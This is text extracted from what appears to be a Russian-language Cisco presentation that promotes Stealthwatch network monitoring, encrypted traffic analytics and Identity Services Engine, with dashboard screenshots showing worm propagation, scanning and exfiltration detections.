▶ Mar 19, 2018 6:3... (2hr 4min 9s ago)	31s	10.201.3.149 ⓘ	49162/TCP	End User Device...	8.18 K	SSH/SCP (uncla...	15.65 K	10.201.0.72 ⓘ	22/TCP	Atlanta																												
▶ Mar 19, 2018 7:2... (1hr 20min 27s a...)	2s	10.201.3.149 ⓘ	49162/TCP	End User Device...	364	SSH/SCP (uncla...	1012	10.201.0.72 ⓘ	22/TCP	Atlanta																												
<table border="1"><thead><tr><th>Application</th><th>Total</th><th>%</th><th>Sent</th><th>Ratio</th><th>Received</th><th>7-day Trend</th><th>24-hour Trend</th></tr></thead><tbody><tr><td>SSH/SCP...</td><td>163.54 GB</td><td>76.00</td><td>1.15 GB</td><td></td><td>162.39 GB</td><td></td><td></td></tr><tr><td>SSH</td><td>51.89 GB</td><td>24.00</td><td>504.62 MB</td><td></td><td>51.4 GB</td><td></td><td></td></tr></tbody></table>															Application	Total	%	Sent	Ratio	Received	7-day Trend	24-hour Trend	SSH/SCP...	163.54 GB	76.00	1.15 GB		162.39 GB			SSH	51.89 GB	24.00	504.62 MB		51.4 GB		
Application	Total	%	Sent	Ratio	Received	7-day Trend	24-hour Trend																															
SSH/SCP...	163.54 GB	76.00	1.15 GB		162.39 GB																																	
SSH	51.89 GB	24.00	504.62 MB		51.4 GB																																	

... а потом сливає все через HTTPS

Flow Details											Manage Columns	Export
% OF BYTES	HOST IP ADDR...	HOST NAME	HOST ROLE	PEER IP ADDR...	PEER NAME	PORT	BYTES	PACKETS	FLOWs	HOST BYTES ...	95%	
10.4%	10.150.1.200 ⓘ	--	Client	173.199.5.25 ⓘ	--	443 / TCP (https)	3.48 G	4.57 M	1	85.22%	--	
9.01%	10.150.1.200 ⓘ	--	Client	10.150.1.201 ⓘ	--	3306 / TCP (mysql)	3.02 G	3.33 M	1	1.7%	--	
0.03%	10.150.1.200 ⓘ	--	Client	50.56.4.7 ⓘ	--	16384 / UDP (rtp)	11.72 M	64 K	1	0%	--	
0.03%	10.150.1.200 ⓘ	--	Client	50.55.0.2 ⓘ	--	16384 / UDP (rtp)	11.68 M	63.8 K	1	0%	--	

Анализ соединений – пример размножения сетевого червя...

Top Security Events for 10.110.10.254						Source (10)	Target (1)
SECURITY EVENT	COUNT	CONCERN INDEX	FIRST ACTIVE	TARGET HOST	TARGET HOST GROUP	ACTIONS	
▼ Addr_Scan/tcp - 5900	5,154	3,441,154	03/06 8:29:16 AM	10.120.30.0/24 ⓘ	End User Devices , Desktops , ... ⓘ		
DETAILS		DESCRIPTION					
--		Addr_Scan/tcp - 5900: The source host is attempting to contact multiple hosts (using TCP) within a natural class C network (/24) on the same port and most connection attempts are either being rejected (TCP Reset) or the target hosts are not responding at all. This is used to trigger the Worm Activity and Worm Propagation alarms. These are commonly seen during network scanning or enumeration.					
▶ Addr_Scan/tcp - 5900	4,950	3,304,950	03/06 8:29:16 AM	10.120.40.0/24 ⓘ	End User Devices , Desktops , ... ⓘ		
▶ Addr_Scan/tcp - 5900	4,890	3,264,890	03/06 8:29:15 AM	10.120.20.0/24 ⓘ	End User Devices , Desktops , ... ⓘ		
▶ Addr_Scan/tcp - 5900	4,332	2,892,332	03/06 8:29:14 AM	10.120.10.0/24 ⓘ	End User Devices , Desktops , ... ⓘ		
▶ Addr_Scan/tcp - 5900	4,266	2,848,266	03/06 8:29:19 AM	10.120.60.0/24 ⓘ	End User Devices , Desktops , ... ⓘ		
▶ Addr_Scan/tcp - 5900	4,158	2,776,158	03/06 8:29:18 AM	10.120.50.0/24 ⓘ	End User Devices , Desktops , ... ⓘ		
▶ Addr_Scan/tcp - 5900	4,068	2,716,068	03/06 8:29:20 AM	10.120.70.0/24 ⓘ	End User Devices , Desktops , ... ⓘ		
▶ Addr_Scan/tcp - 5900	3,630	2,423,630	03/06 8:29:22 AM	10.120.80.0/24 ⓘ	End User Devices , Desktops , ... ⓘ		
▶ Addr_Scan/tcp - 5900	3,486	2,327,486	03/06 8:29:24 AM	10.120.100.0/24 ⓘ	End User Devices , Desktops , ... ⓘ		
▶ Worm Propagation - 5900	9	172,809	03/06 8:34:31 AM	10.120.20.254 ⓘ	End User Devices , Desktops , ... ⓘ		
View More Security Events >							

...ИЛИ ВИЗУАЛЬНО

Malware Spreading Internally x

Filter Domain : Lancope

Concern Index - 33 records summarized into 33 records

Host Groups	Host	CI%
Atlanta, Sales and Marketing	10.201.3.24	271%
Vietnam	(123.30.184.158)	223%
China	reverse.gdsz.cncnet.net (58.251.136.170)	192%
Atlanta, Virtual Desktop	10.201.3.83	140%
Russian Federation	77.232.1.125	132%
United States	209.130.193.202	124%

Worm Propagation Alarm Trends

The chart displays the count of worm propagation events over a period from March 20 to April 9, 2012. The counts fluctuate between approximately 35 and 80 events per day.

Date	Count
3/20/12	~35
3/21/12	~35
3/26/12	~35
3/29/12	~35
4/1/12	~45
4/4/12	~75
4/7/12	~80
4/10/12	~75
4/13/12	~45
4/15/12	~40
4/19/12	~35

Legend: Worm Propagation

Worm Tracker Chart


Originating Hosts

Prioritized Threats


The diagram illustrates the propagation paths of worms between various hosts and their associated subnets. The hosts are represented by purple boxes, and the subnets by blue boxes. Arrows indicate the direction of propagation.

- Host 10.201.3.24 (red box) propagates to 10.30.10.254, which then propagates to 10.40.10.254 and 10.90.10.254. Both 10.40.10.254 and 10.90.10.254 propagate to 55.6.1.2.
- Host 55.6.1.2 propagates to 10.20.10.254, which then propagates to 10.80.10.254, 10.70.10.254, 10.110.10.254, and 10.60.10.254.
- Host 10.80.10.254 propagates to 10 subnets.
- Host 10.70.10.254 propagates to 9 subnets.
- Host 10.110.10.254 propagates to 10 subnets.
- Host 10.60.10.254 propagates to 10 subnets.
- Host 10.100.10.254 propagates to 9 subnets.
- Host 10.50.10.254 propagates to 10 subnets.
- Host 10.20.10.254 propagates to 10 subnets.

Обнаружение вредоносного
кода, использующего
шифрование, с помощью
сетевой телеметрии – без
расшифровки трафика



Эффективность обнаружения ВПО в шифрованном трафике



	Acc.	FDR
SPLT+BD+TLS+HTTP+DNS	99.993%	99.978%
SPLT+BD+TLS+HTTP	99.983%	99.956%
SPLT+BD+TLS+DNS	99.968%	98.043%
SPLT+BD+TLS	99.933%	70.351%
HTTP+DNS	99.985%	99.956%
TLS+HTTP	99.955%	99.660%
TLS+DNS	99.883%	96.551%
HTTP	99.945%	98.996%
DNS	99.496%	94.654%
TLS	94.836%	50.406%

Обнаружение зашифрованного вредоноса

The dashboard displays various threat metrics and user activity. A large central panel titled "Cognitive Analytics" shows the number of affected users by risk level: Critical (2), High (7), Medium (2), and Low (3). Below this, a list of IP addresses and their associated behaviors is shown:

IP Address	Behavior
25.186.195.138	Exfiltration
107.195.226.254	Exfiltration ENCRYPTED
192.168.82.25	Banking trojan
172.29.54.16	Banking trojan
195.113.166.14	Banking trojan
192.168.233.32	Banking trojan

On the left side, there are sections for "Top Alarming Hosts" and "Cognitive Threat Analytics" which lists specific behaviors and their counts.

Cognitive

Expanded CTA dashboard view

This dashboard provides a detailed view of cognitive threat analytics. It includes a "Health Status" section with four colored boxes: Critical Risk (red), High Risk (orange), Medium Risk (yellow), and Low Risk (green). Below this are three circular gauges showing threat exposure levels: "below average" (blue), "average" (yellow), and "high" (red). The main area is titled "Specific Behaviors" and lists various threat types with their counts:

Behavior	Count
Exfiltration	3
Ransomware	2
Banking trojan	8
Information stealer	13
Trojan	11
Spam botnet	3
Click fraud	28
Exploit kit	10
Malware distribution	3
Ad injector	234
PUA	643
Spam tracking	224
Malicious content distribution	224

On the right, there are sections for "Highest Risk" and "Top Risk Escalations" with corresponding threat details and counts.

Cisco Stealthwatch

ETA


Анализ
зашифрованного
трафика во внутренней
корпоративной сети



Не требует
перестройки сети
для мониторинга
внутренних угроз

ROI

Защита сделанных
инвестиций в
сетевую инфраструктуру и
возможность использования
решения для ИТ и ИБ



Мониторинг
инфраструктуры
Cisco и не только
(IPFIX, cFlow, jFlow,
sFlow)

От мониторинга к предотвращению



НЕИЗВЕСТНО



ИЗВЕСТНО

Отсутствие контекста

IP ADDRESS: 192.168.2.101



НЕИЗВЕСТНО



НЕИЗВЕСТНО



НЕИЗВЕСТНО



НЕИЗВЕСТНО



НЕИЗВЕСТНО



Богатый контекст

Дмитрий Казаков (СОТРУДНИК)



WINDOWS WORKSTATION



ЗДАНИЕ-А-ЭТАЖ-13



10:30 AM MSK APR 27



БЕСПРОВОДНАЯ СЕТЬ



НЕТ УГРОЗ / УЯЗВИМОСТЕЙ

РЕЗУЛЬТАТ

ДОСТУП К IP
(ЛЮБОЕ УСТРОЙСТВО / ПОЛЬЗОВАТЕЛЬ)



РЕЗУЛЬТАТ

РОЛЕВОЙ ДОСТУП



На периметре вы
обычно ставите
МСЭ (FW) и СОВ
(IDS)!

- Если Cisco Stealthwatch – это система обнаружения атак во внутренней инфраструктуре, то есть ли у Cisco внутренний межсетевой экран?
- И чтобы он задействовал внутреннюю инфраструктуру!
- И чтобы он был прост в управлении!
- И чтобы он интегрировался с периметром!

Да! Это - Cisco Identity Services Engine!


Централизованное решение для автоматизации контекстно-задаваемых политик доступа к сетевым ресурсам и обмена контекстом





Спасибо
за
внимание!

security-request@cisco.com



INTUITIVE